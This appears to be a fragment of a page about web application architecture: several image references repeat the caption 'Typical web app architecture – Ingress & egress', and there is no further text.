
Typical web app architecture – Ingress & egress




Typical web app architecture – Ingress & egress




Typical web app architecture – Ingress & egress




Typical web app architecture – Ingress & egress



Typical web app architecture – Ingress & egress



Typical web app architecture – Ingress & egress

